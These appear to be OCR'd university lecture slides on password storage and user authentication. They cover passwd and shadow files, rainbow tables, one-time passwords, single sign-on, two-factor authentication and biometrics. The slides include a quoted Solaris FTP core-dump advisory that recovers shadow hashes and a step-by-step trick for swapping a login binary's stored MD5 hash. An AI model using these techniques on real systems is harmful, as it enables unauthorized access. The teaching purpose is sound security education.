- In 2013 a Password Hashing Competition was announced to choose a new, standard algorithm for password hashing.[7] The winner, selected in July 2015, was a new key stretching algorithm, argon2. In June 2017, NIST issued a new revision of their digital authentication guidelines, NIST SP 800-63B-3,[8]:5.1.1.1 stating that: "Verifiers SHALL store memorized secrets [i.e. passwords] in a form that is resistant to offline attacks. Memorized secrets SHALL be salted and hashed using a suitable one-way key derivation function."
- Key-stretching is what bcrypt does.
  - I guess Argon2 does it better ☺

Password storage in UNIX: Where?

- Early versions of UNIX contained a file /etc/passwd, which stored all of the user IDs and protected/transformed passwords in the same file. This file was a text file and contained the user ID, encrypted password, home directory, and default shell. The following is a sample passwd file:

- ```
  root:6T1E6qZ2Q3QQ2:0:1:Super-User:/:/sbin/sh
  john:.D532YrN12G8c:1002:10::/usr/john:/bin/sh
  mike:WD.ADWz99Cjjc:1003:10::/usr/mike:/bin/sh
  . . .
  cathy:BYQpdSZZv3gOo:1010:10::/usr/cathy:/bin/sh
  frank:bY5CQKumRmv2g:1011:10::/usr/frank:/bin/sh
  tom:zYrxJGVGJzQL.:1012:10::/usr/tom:/bin/sh
  karen:OZFGkH258h8yg:1013:10::/usr/karen:/bin/sh
  ```
  ```

The general format for the passwd file

- **Username:passwd:UID:GID:full_name:home directory:shell**
- **Username**: Stores the username of whom the account belongs to.
- **Passwd**: Stores the user's transformed password.
  - If shadow files are used, an x appears in this location.
- **UID**: The user ID or the user identification number, generally chosen by the system.
- **GID**: The group ID or group identification number, which reflects the native group (base group of membership).
- **Full name**: This field usually contains the user's full names but is not mandatory.
- **Home Directory**: Stores the location of the user's home directory.
- **Shell**: Stores the user's default shell, which is what runs when the user first logs onto the system.

Shadow Files

- A solution to the readability problem.
- UNIX does, and has for a long time, split the passwd file information into two files.
- The passwd file still exists and contains everything except the protected passwords.
- A second file, shadow, was created.
  - This contains the transformed password and is only accessible to the root user.
- This information is stored centrally.
  - /etc/passwd
  - /etc/shadow

- Using "shadow passwords" is the preferred way of storing password hashes.
- You shouldn’t have any system that still stores password hashes in /etc/passwd. Update if you are!
- Consider the following pair of /etc/passwd and /etc/shadow files:

```
root:x:0:1:Super-User:/:/sbin/sh
eric:x:1001:10::/usr/eric:/bin/sh
John:x:1002:10::/usr/john:/bin/sh
mike:x:1003:10::/usr/john:/bin/sh
. . .
tim:x:1009:10::/usr/tim:/bin/sh
cathy:x:1010:10::/usr/cathy:/bin/sh
frank:x:1011:10::/usr/frank:/bin/sh
tom:x:1012:10::/usr/tom:/bin/sh
karen:x:1013:10::/usr/karen:/bin/sh
```

```
root:6T1E6qZ2Q3QQ2:6445:::::
eric:T9ZsVMlmal6eA::::::
John:.D532YrN12G8c::::::
mike:WD.ADWz99Cjjc::::::
…
tim:sXu5NbSPLNEAI::::::
cathy:BYQpdSZZv3gOo::::::
frank:bY5CQKumRmv2g::::::
tom:zYrxJGVGJzQL.::::::
karen:OZFGkH258h8yg::::::
```

Shadow files: The fields

username:passwd:last:min:max:warning:expire:disable

- **username**: The user's name of the account. There should be a corresponding line in the passwd file with the same username.
- **passwd**: Contains the transformed password.
- Only the first two fields are manditory.
- **last**: Contains the date of the last password change.
- **min**: The minimum number of days until the password can be changed.
- **max**: The maximum number of days until the password must be changed.
- **warning**: The number of days that the user is warned that the password must change.
- **expire**: The number of days in which the password expires and the account is disabled.
- **disable**: The number of days since the account has been disabled.

How safe are shadowed systems?

- Using shadow files is safer than before but …
- To break into a system using a password, an attacker needs a valid user ID and a password.
  - Valid user ID's can be obtained from /etc/passwd.
  - A password guessing attack could then be launched.
  - It is more difficult to detect single attempts against multiple users than multiple attempts against a single user.
- Although shadow files require root access, there were attacks that can be used to acquire a copy of the shadow file without obtaining root access directly.
  - For example imapd (a mail related server) and telnet were, at one time, both guilty of dumping core on occasion complete with the shadow file in the core where it was user-readable.
  - It is possible to recover information from the core.

exploits , vulnerabilities , articles , Solaris FTP Core Dump Shadow Password Recovery Vulnerability

Title	**Solaris FTP Core Dump Shadow Password Recovery Vulnerability**
Published	2001-04-17-12:00AM
Updated	2001-04-17-03:10PM
Class	Configuration Error
CVE	CAN-2001-0421
Remote	No
Local	Yes
Credit	This vulnerability was announced to Bugtraq by Warning3 <warning3@mail.com> on April 17, 2001.
Vulnerable	Sun Solaris 2.6
Not Vulnerable	Sun Solaris 8.0 Sun Solaris 7.0
Code	[root@ /usr/sbin]> telnet localhost 21 Trying 127.0.0.1... Connected to localhost. Escape character is '^]'. 220 sun26 FTP server (SunOS 5.6) ready. user warning3 331 Password required for warning3. <-- a valid username pass blahblah <--- a wrong password 530 Login incorrect. CWD ~ 530 Please login with USER and PASS. Connection closed by foreign host. [root@ /usr/sbin]> ls -l /core -rw-r--r-- 1 root root 284304 Apr 16 10:20 /core [root@ /usr/sbin]> strings /core|more [...snip...] lp:NP:6445:::::: P:64 eH:::: uucp:NP:6445:::
TXT	TXT

strings ☺

Strings is handy ☺

- The utility strings finds printable strings within a binary or object file.
- It doesn’t search in a particularly clever way and the output from strings could be processed more.
- Look at applying it to an executable.
- Explicit quoted statements will always appear.
  - It means, for example, that you can get a list of all possible fixed outputs.

```
#include<iostream>
using namespace std;

int main()
{
  string
  password="as#d3fFkbfh";
  int x=23782;

  cout << "This is a test run"
  << endl;

  system("sleep 2");
}
```

2a_strings-test.cpp

- If I compile and run strings on the executable I get:

```
$ strings a.out
as#d3fFkbfh
This is a test run
sleep 2
```

We can use strings –a or strings –n to get strings from everywhere, or of different lengths.

- You should get the impression that hard-coding passwords is something you should never ever do!!!!!
- It is possible to do something like hard-code it in encrypted or hashed form, and decrypt it or hash the password before use.
  - But if the attacker knows the encryption/decryption algorithm you are using, and we generally have to assume they will, then they immediately have something to launch a dictionary or brute force attack against.

- Or, even more fun from the point of view of an attacker, the executable can be edited to replace the hashed string with something else.
- Assume you know some program with a login uses MD5 to protect the password, and strings reveals a 32 hex character string X.
  - Choose a password p.
  - Apply MD5 to p and get the output Y=H(p).
  - Replace X with Y.
  - Login using p. ☺

Rainbow tables …

- Sometimes it is worthwhile, for an attacker, to do some pre-computation to speed up an attack.
  - Rainbow tables are an example.
- The basic idea is to have a lookup table of passwords, maybe salted, and the corresponding hash value...
- Having obtained a particular hash value we look it up in the rainbow table.
- Last year students were asked to implement a rainbow table, but these were extended versions that carry out more pre-computation to give a smaller lookup table.
  - This is done using hashing and reduction functions.

- Reduction functions (R) map from the hash output space back into whatever password space is considered appropriate.
- **Table construction**: Take an original password and hash it, then use a reduction function to take you to another password, which you then hash, then reduce, then hash and so on.
  - These sequences of H R H R ... are sometimes referred to as hash chains.
  - The saving comes in only storing the first and last elements in a particular sequence.

- **Table lookup**: If you have a hash value you can check it in the table.
  - If it isn't in the table you reduce and hash it until it does appear in the table.
  - Having found the value in the table you know the password to start from, effectively a row of the table.
  - You can hash, then reduce and hash, until your original hash value appears.
  - The password immediately preceding that is the one you want.

One-time passwords

- With a one-time password system the user and the system have “a list” of valid passwords such that each one is valid only once.
- Provided the passwords are not obviously correlated, this system is immune to eavesdropping.
- An observed password leaks no information about the other passwords.
- **Problems**: The number of passwords to be shared (established) and stored.

Why are these problems?

- The passwords need to be established requiring significant initial costs.
  - More in CSCI368 on key establishment and cryptographic authentication.
- From the point of view of the server they need to store more information.
- From the point of view of the user they are more likely to write down passwords and be less careful in choosing them.
  - Users cannot rely on repeated usage to reinforce their memory of a single password.

Lamport's One-time Password

- **A**lice, the user, remembers a password.
- **B**ob, the server (computer), has a database in which it stores, for each user, ...
  - The username U_i.
  - A counter n that decrements each time Bob authenticates the user.
  - The hash value $x_n=h^n(\text{password})$, for some specified hash function h.
    - $h^i(X)=h(h^{i-1}(X))$ and $h^0(X)=X$.
- The setup phase is establishing this information.

How does it work?

- **A**lice has a workstation, and **B**ob is the server.
- To authenticate we use the following protocol:

  Workstation → **B**ob : **A**lice

  Bob → Workstation : n

  Workstation → **B**ob : h^{n-1}(password)
- **B**ob checks if

  $$h(\ h^{n-1}(\text{password})) = h^{n}(\text{password})$$
- If it does then **B**ob accepts the communicating party as **A**lice. If it doesn't **B**ob rejects the communication.

- Once Alice has been authenticated, the server needs to update it's information.
- We replace $x_n=h^n(\text{password})$ with the one-time password sent by Alice's workstation … $x_{n-1}=h^{n-1}(\text{password})$.
- The value n is replaced by n-1.
- When n reaches 0 we will have run out of passwords in the hash chain and will have to run a new setup process, with a new base password.

Alice and Bob?

- Alice and Bob are the names typically used to represent the participants in two-party cryptographic protocols.
- There are various other cryptographic identities, so of whom you might meet in next year or so.
- Eve the eavesdropper, Mel the malicious entity, Oscar the opponent, Peggy the prover, Victor the verifier, and so on ...

CSCI262
System Security (S2b)

User Authentication II:
Beyond the basic password

Outline

- Introduction.
- Master passwords and password masters.
- Single-Sign-on.
- Two-factor authentication.
- Biometrics in brief.
- Two-channel authentication.
- CAPTCHA.

Introduction


- We have seen that passwords have problems.
- In particular the need to securely remember and renew passwords makes good choices of passwords beyond some and difficult for many.
  - When we consider that there are many websites which require passwords the problem is multiplied.
  - Using the same passwords in multiple places is generally a bad idea. Why?
  - Passwords are vulnerable to social engineering, communication eavesdropping.
- There are other mechanisms for authentication.
- We are going to mention some.
  - We will first look at using passwords but in such a way as to alleviate the memory problem.


One password to rule them all!...


Master passwords and password masters

- Rather than remember dozens of passwords, and thus choice very simple weak passwords, or duplicate passwords, we can use a master password.
- The idea is you make the master password a good one, apply the appropriate rules like changing every so often, and never remember any of the others at all.
- Don’t forget this one though!

Software based …








Hidden random passwords

… browser (Firefox) based …



… and hardware based?

(Владелец Пароля)

Certainly you can install apps on mobile devices.

Single-sign-on

- Single-sign on is similarly designed to reduce the volume of authentication information, in other words the number of passwords, that needs to be remembered.
- What is the idea?
  - Sign in once!
  - Access lots of resources.

- How does it work? (Very roughly)
  - Users are registered with multiple entities which share information.
  - Centralised authentication generates behind the scene tokens for passing authentication at other locations without explicit subsequent input by the user.
- A couple of major issues …
  - The single-sign on has to be very well protected.
  - Scalability to work across multiple domains, multiple platforms and with multiple types of application authentication is tricky.
- There is single sign-on for some of the UOW systems now … but not all.

Microsoft account (Windows Live ID)

- This is Microsoft's single-sign on system.

  http://login.live.com/
- It is associated with, but not limited to, the **Windows Live** branding for the Microsoft services and software products.
  - Those are mostly web applications.
- The predecessors to Windows Live ID were Microsoft Passport, Microsoft Wallet …
  - The plan was to have it being ***the single*** single-sign-on service for all web commerce.
  - This wasn't well received.
- Kerberos, which you might see in CSCI368, can be used as a single-sign on system.

Multiple factor authentication

- Rather than use one factor, such as a password, we can use multiple factors.
- Generally the different types of authentication have different advantages and disadvantages that can be advantageously combined, or combined to the detriment of security.
- We will firstly look a special case, “two-factor authentication” which is a name reserved for a special type of pairing, not simply any two factors.

Two-factor authentication

- Rather than rely on a single password, two-factor authentication systems use a password or PIN and a device (card or calculator) which is able to provide one-time type passwords.
- For example, consider you want to connect to your bank:
  - You might enter the PIN into your device and it gives you a one-time login code.
  - Or, you enter the PIN and the displayed value on the card.

From Wikipedia

Schneier on two-factor authentication

- Schneier has some interesting things to say about two-factor authentication:
  - It solves the problem of eavesdropping and offline password attacks.
  - It doesn't address the current real problems:
    - Trojan horses.
    - Phishing.
    - We will look at both of these later in the subject.

http://www.schneier.com/blog/archives/2005/03/the_failure_of.html

Forgotten passwords: Wish-it-was-two-factor…

- Read 2b_WishItWasTwofactor.pdf.
  - And there is more on the website as others commented…

- What was the name of your first pet?
- What is your favourite colour?
- Where were your born?

- All sorts of problems with this kind of thing.
  - Usually a weaker authentication than the password directly.
- And not two factor at all!

Chip and PIN (The UK name)

- This 2-factor authentication system is based on smartcard technology and is successor to the old sign the imprint of the card type mechanism or swipe the magnetic stripe.
  - It is in accordance with an EMV (Europay, Mastercard, Visa) Standard.
  - There are similar systems in many countries, including Australia.
  - In Australia it is now compulsory to use the PIN.
    - As of August 2014, you cannot sign anymore.

- The card contains an embedded microchip which is read by entry into a Chip machine, or a modified swipe-card reader. This checks the card itself.
  - Subsequently the customer enters their PIN and this is compared against that on the card, or they sign, depending on the reader.
- Generally the supermarket/shop PIN entering is more exposed than PIN entering at an ATM.
  - This is a significant downside.
- Some attacks:
  - 2b_ChipPinRelayAttacks.pdf.
  - http://www.cl.cam.ac.uk/research/security/banking/nopin/
  - http://www.youtube.com/watch?v=JPAX32lgkrw
    - Fools the card into thinking it is signature approved ☹

The Chip Authentication Program (CAP)

- This uses the same EMV smartcards used in the Chip and PIN project.
  - This is for remote authentication though.
- It is a specific instance of the two-factor systems described a few slides back.
- Your card can be inserted into the calculator like device which, when given the correct PIN, generates an appropriate one-time password or similar for some online authentication protocol.
  - It could be used to calculate a message authentication code value to provide integrity for the transaction. This requires entering information twice though. ☹

Biometrics

- Biometrics for authentication should only ever be used as a component of a multi-factor authentication system.
- Why?
  - They are not private!
- Biometrics are generally used to make attacks by outsiders more difficult, and probably more expensive.
- Biometrics tend to most reliable where the use is supervised, by a guard perhaps
- Beware the Jelly Baby trick. ☺
  - 2b_Jelly-Babies.pdf

Types ...

Dilbert: 17-Nov-2007


- Handwriting.
- Fingerprints.
  - The most widely used requiring significant technology.
- Face recognition.
- Iris codes.
  - Probably the best hope for a robust biometric system, although it still has some problems.
- Voice recognition.
- DNA.
- More on this in CSCI358: Security Engineering.

Two-channel authentication

- A channel is a path which information can be sent through.
- Traditional online authentication is a single channel process.
- Two-channel authentication, of a client to a server, involves the server using a second channel, perhaps a landline or mobile phone, to send information to the client to give targeted authentication.
- On registration with the server the client would need to specify an appropriate alternative channel.
- The security effectively relies on the assumption that the channels are independent.
  - If you use voice over IP and IP then both channels could be compromised together.

